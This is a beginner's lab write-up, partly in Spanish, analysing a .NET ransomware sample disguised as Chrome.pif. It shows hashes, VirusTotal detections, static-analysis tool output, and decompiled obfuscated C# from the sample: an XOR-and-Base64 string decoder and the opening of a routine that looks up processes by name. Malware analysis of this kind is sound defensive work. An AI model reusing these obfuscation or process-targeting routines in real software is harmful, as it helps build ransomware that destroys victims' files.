



Malware Analysis Pony.exe

Eugenio Deluca – (KarasuR00T)

Date: 11/03/2026

Environment (VirtualBox Lab)

Edición de Windows	
Windows 10 Pro for Workstations	
© 2017 Microsoft Corporation. Todos los derechos reservados.	
Sistema	
Procesador:	Intel(R) Core(TM) i3-7100 CPU @ 3.90GHz 3.91 GHz
Memoria instalada (RAM):	2,00 GB
Tipo de sistema:	Sistema operativo de 64 bits, procesador x64
Lápiz y entrada táctil:	La entrada táctil o manuscrita no está disponible para esta pantalla
Configuración de nombre, dominio y grupo de trabajo del equipo	
Nombre del equipo:	DESKTOP-9K147BI
Nombre completo de equipo:	DESKTOP-9K147BI
Descripción del equipo:	
Grupo de trabajo:	WORKGROUP
Activación de Windows	
Windows está activado Lee los Términos de licencia del software de Microsoft	
Id. del producto: 00391-80000-00001-AA118	


Sample:

MD5: 3289319de6623ddcb71671df29e7be85


SHA1: f1586ad8edadb0593983186107b163fd3aaa05fo

SHA-256: 9ee11e680b1781159a9dac27566e45051dbe3016ff272f1d9c17cdf658e2ed7f


I have the 'Chrome' file—it's a special type of shortcut used by Microsoft Windows to configure and run MS-DOS applications—with a .pif extension (?)




When I double-click it—or try to run it from the console—I discover something interesting. It verifies, or some of its components require, the .NET Framework 3.5 -




I checked, and at that moment, I didn't have it installed.



I discovered that if you decline the .NET Framework 3.5 installation, the execution stops right there with no major issues. But if it is installed (or already present), it will first display the following 'Error' message:



Then it continues by indicating that there are files waiting to be burned to disc—the 2nd warning sign that something is wrong:




By the time we finally realize it, it's too late; the process has already started and begun encrypting everything (well, almost everything).

Something curious that caught my attention is that in almost every folder where it encrypted, it left the file


“IF_YOU_WANT_TO_GET_ALL_YOUR_FILES_BACK_PLEASE_READ_THIS.HTML”

In addition, it changes the extension to


“**.crypted_pony_test_build_xxx_xxx_xxx_xxx_xxx**”



If we open it, we have the famous ransom note.



Well, of course, I had to revert to a previous state before its execution to analyze it properly, but I already have some clues. The first thing that crossed my mind was to check VirusTotal—obviously, I extracted the hash beforehand.



When I searched for the hash on VirusTotal, this is what I found:

56

Community Score

-130

56/72 security vendors flagged this file as malicious

Reanalyze

9ee11e680b1781159a9dac27566e45051dbe3016ff272f1d9c17cdf658e2ed7f

Size

172.00 KB

Last Analy

8 months a

05ntoar0.exe

peexe

direct-cpu-clock-access

detect-debug-environment

assembly

runtime-modules

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 11

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

trojan.msil/erica

Threat categories

trojan

dropper

ransomware

Family labels

msil

erica

obfuscator

Security vendors' analysis

Do you t

AhnLab-V3	Trojan/Win32.FileCoder.C3042562	Alibaba	VirTool:MSIL/Obfuscator.3da74ac5
AliCloud	Trojan[dropper]:MSIL/Obfuscator.BH	ALYac	Trojan.Ransom.Filecoder
Antiy-AVL	HackTool[VirTool]/MSIL.Agent	Arcabit	Trojan.Backdoor.Erica.2
Arctic Wolf	Unsafe	Avast	MSIL:GenMalicious-CLH [Trj]
AVG	MSIL:GenMalicious-CLH [Trj]	Avira (no cloud)	TR/Dropper.Gen

In addition to seeing that the MD5 and SHA1 hashes are correct, it also mentions that it can be identified by other names:

MD53289319de6623ddcb71671df29e7be85

SHA-1f1586ad8edadb0593983186107b163fd3aaa05

SHA-2569ee11e680b1781159a9dac27566e45051dbe3

Vhash2150465d15751d072111z20

Authentihash882fb007cc6d66dc60870a7bb7197e28a2bbae

Imphashf34d5f2d4577ed6d9ceec516c1f5a744

SSDEEP3072:3kloOnc4jWXAzcqYUsnJXzn+uSILJAvDd

TLSH1C2047B18D6B85B22EAEC0E7484BAD89503

File typeWin32 EXE executable windows win32

MagicPE32 executable (GUI) Intel 80386 Mono/.Net

TrIDGeneric CIL Executable (.NET, Mono, etc.) (66

DetectItEasyPE32 | Compiler: VB.NET | Library: .NET (v

MagikaPEBIN

File size172.00 KB (176128 bytes)

PEiD packer.NET executable

History

Creation Time	2019-02-07 10:19:03 UTC
First Submission	2019-02-07 21:13:17 UTC
Last Submission	2025-08-06 19:18:05 UTC
Last Analysis	2025-07-09 05:05:37 UTC

Names

Chrome.pif


05ntoar0.exe

Chrome.exe


9ee11e680b1781159a9dac27566e45051dbe3016ff272f1d9c17cdf658e2ed7f.exe

NOMBRES POSIBLES

I decided to take a look with PEiD to see if I could find anything else, and I found that it was likely developed in C# / Basic .NET.



On the other hand, I checked it with Dependencies (the new tool for x64, which replaces Dependency Walker), and we can see that it has several details, such as using CRYPT32.dll from the OS itself.



In DIE, I find the following:

Detect It Easy v3.07 [Windows 10 Version 1709] (x86_64)

File name: C:\Muestras\MUESTRA01\Chrome.pif

File type: PE32, File size: 172.00 KiB, Base address: 00400000, Entry point: 0040b78e

Buttons: File info, Memory map, Disasm, Hex, Strings, Signatures, VirusTotal, MIME, Search, Hash, Entropy, Extractor, PE, Export, Import, Resources, .NET, TLS, Overlay

Sections: 0004, Time date stamp: 2019-02-07 07:19:03, Size of image: 0002e000, Resources: Manifest, Version

Scan: Automatic, Endianness: LE, Mode: 32-bit, Architecture: I386, Type: GUI

PE32 details:
Library: .NET(v2.0.50727)[-] S ?
Compiler: VB.NET(-)[-] S ?
Linker: Microsoft Linker(8.0)[GUI32] S ?

Signatures: Recursive scan, Deep scan, Heuristic scan, Verbose
Directory: 100%, Log, All types, 196 msec, Scan

Shortcuts, Options, About, Exit

Hex

Address	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f	Symbols
0000:0000	4d	5a	90	00	03	00	00	00	04	00	00	00	ff	ff	00	00	MZ.....
0000:0010	b8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	@.....
0000:0020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000:0030	00	00	00	00	00	00	00	00	00	00	00	00	80	00	00	00	
0000:0040	0e	1f	ba	0e	00	b4	09	cd	21	b8	01	4c	cd	21	54	68	!..L.!Th
0000:0050	69	73	20	70	72	6f	67	72	61	6d	20	63	61	6e	6e	6f	is program canno
0000:0060	74	20	62	65	20	72	75	6e	20	69	6e	20	44	4f	53	20	t be run in DOS
0000:0070	6d	6f	64	65	2e	0d	0d	0a	24	00	00	00	00	00	00	00	mode...\$......
0000:0080	50	45	00	00	4c	01	04	00	17	06	5c	5c	00	00	00	00	PE..L.....\
0000:0090	00	00	00	00	e0	00	02	01	0b	01	08	00	00	a0	00	00	
0000:00a0	00	00	02	00	00	00	00	00	8e	b7	00	00	00	20	00	00	
0000:00b0	00	c0	00	00	00	00	40	00	00	20	00	00	00	10	00	00	@..
0000:00c0	04	00	00	00	00	00	00	00	04	00	00	00	00	00	00	00	
0000:00d0	00	e0	02	00	00	10	00	00	00	00	00	00	02	00	40	85	@.
0000:00e0	00	00	10	00	00	10	00	00	00	00	00	10	00	00	10	00	
0000:00f0	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	
0000:0100	38	b7	00	00	53	00	00	00	e0	00	00	0c	d0	01	00	00	8...S.....
0000:0110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0000:0120	00	c0	02	00	0c	00	00	00	c0	00	00	1c	00	00	00	00	

Cursor:0000000000000000 Selection:0000000000000000 Size:0000000000000000

The tool identifies the file as 'packed (87%)' with a total entropy of 7.01163. This indicates that the internal data (possibly the actual ransomware code) is compressed or encrypted to hinder static analysis.

The .rsrc section presents the highest entropy (7.63497), suggesting that this is where the packed content or malicious resources are hidden. The .text and .sdata sections appear as 'not packed,' containing the basic logic to unpack itself into memory. With Pestudio, I verify what was previously seen—hashes—and it indicates 'MZ,' reaffirming that it was developed in .NET and is a 32-bit executable.

property	value
md5	3289319DE6623DDCB71671DF29E7BE85
sha1	F1586AD8EDADB0593983186107B163FD3AAA05F0
sha256	9EE11E680B1781159A9DAC27566E45051DBE3016FF272F1D9C17CDF658E2ED7F
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 40 00 00 01
first-bytes-text	M Z @
file-size	176128 bytes
entropy	7.012
imphash	F34D5F2D4577ED6D9CEEC516C1F5A744
signature	Microsoft .NET
tooling	n/a
entry-point	FF 25 00 20 40 00
file-version	48.19.13.43
description	c0ELk1m6AZ
file-type	executable
cpu	32-bit
subsystem	GUI
compiler-stamp	0x5C5C0617 (Thu Feb 07 10:19:03 2019 UTC)

Having no other choices, and since it is .NET, opening it with IDA wouldn't do me any good, and I want to solve this using static analysis, so I won't be using OllyDBG or x32/x64dbg. With no other options, I had to do quite a bit of research, since I'm a beginner in malware analysis, until I finally stumbled upon the right tool: dnSpy.

The first method to review is 'b2' which, to be completely honest, made absolutely no sense to me at first glance. Of course, it was obfuscated, but I managed to filter out the useless parts—as I'm highlighting in the image, lines 5 to 11 are just junk code, completely useless, and meant only as a distraction.

```
b2(byte[]) : byte[] X
4 {
5     decimal num = 12m;
6     decimal limit = 82m;
7     decimal num2 = num;
8     while (ObjectFlowControl.ForLoopControl.ForNextCheckDec(num2, limit, 1m))
9     {
10         num2 = decimal.Add(num2, 1m);
11     }
12     string text = "F%i}wb"; <--- "Raro"
13     int i = 0;
14     int length = text.Length;
15     checked
16     {
17         while (i < length)
18         {
19             char c = text[i];
20             if (true)
21             {
22             }
23             i++;
24         }
25         byte[] array = new byte[]
26         {
27             159,
28             116,
29             197,
30             16,
31             133,
32             107,
33             140,
34             151,
35             14,
36             105
37         };
38         int num3 = array.Length;
39         int num4 = 0;
40         int num5 = a1ffnt.Length - 1;
41         for (int j = num4; j <= num5; j++)
42         {
43             a1ffnt[j] ^= array[j % num3];
44         }
45         return a1ffnt;
46     }
```

TRASH (Bsura)

Actúa como una llave simétrica.

Aca hace un XOR - por ^= pero lo hace contra, el array

I left line 12 pending (at least for the time being), so I moved forward with the analysis after the 'while' loop. It was from lines 25 to 46 where I had to look for help again—consulting other people, searching through forums, etc. This was because I understood it was building an array with certain values and then performing a XOR operation with that array—

I continued my analysis with the 'b2um' method:

```
b2um(string) : string X
1 // bsf
2 // Token: 0x06000014 RID: 20 RVA: 0x00002308 File Offset: 0x00001308
3 public static string b2um(string ofz)
4 {
5     string text = "H\\ ";
6     int i = 0;
7     int length = text.Length;
8     byte b;
9     checked
10    {
11        while (i < length)
12        {
13            char c = text[i];
14            string text2 = "P&[nQo2/";
15            int j = 0;
16            int length2 = text2.Length;
17            while (j < length2)
18            {
19                char c2 = text2[j];
20                if (true)
21                {
22                    bool flag = true;
23                    if (flag)
24                    {
25                        // ...
26                    }
27                    j++;
28                }
29                if (true)
30                {
31                    // ...
32                }
33            }
34            b = 0;
35        }
36        do
37        {
38            b += 1;
39        }
40        while (b <= 30);
41        return Encoding.UTF8.GetString(bsf.b2(Convert.FromBase64String(ofz)));
42    }
43 }
```


Pareciera que b2um se usa para descifrar strings en tiempo de ejecución.

TRASH (Basura)

Usa Base64 para convertir - ademas llama a la funcion "b2" que es donde esta el XOR con el Array

From this point, the only useful thing I can figure out is that it uses Base64 to convert strings into that format—perhaps upon execution, it performs the reverse step, so that everything currently obfuscated is deobfuscated with the help of XOR, allowing it to continue its execution.

The next method to analyze is 'coH6Dyd9'.



```
2 // Token: 0x00000015 RID: 21 RVA: 0x00002388 File Offset: 0x00001388
3 public static void c0H6Dyd9()
4 {
5     int num;
6     int num5;
7     object obj;
8     try
9     {
10         IL_01:
11         ProjectData.ClearProjectError();
12         num = -2;
13         IL_0A:
14         int num2 = 2;
15         string[] array = bsf.b2um("3zupfPwv7v800v0doFPxGeDXYWv+GYVQxSv49n0C8h03UMUj5f1vCvQgrXn2K9r+f83qFakw1SjMw0sk+hmqYvw47/ZgB/oGhQ==").Split(new char[]
16         {
17             Conversions.ToChar(bsf.b2um("3w=="))
18         });
19         IL_37:
20         num2 = 3;
21         int num3 = 0;
22         checked
23         {
24             do
25             {
26                 IL_3C:
27                 num2 = 4;
28                 Process[] processesByName = Process.GetProcessesByName(array[num3]);
29                 int i = 0;
30                 while (i < processesByName.Length)
31                 {
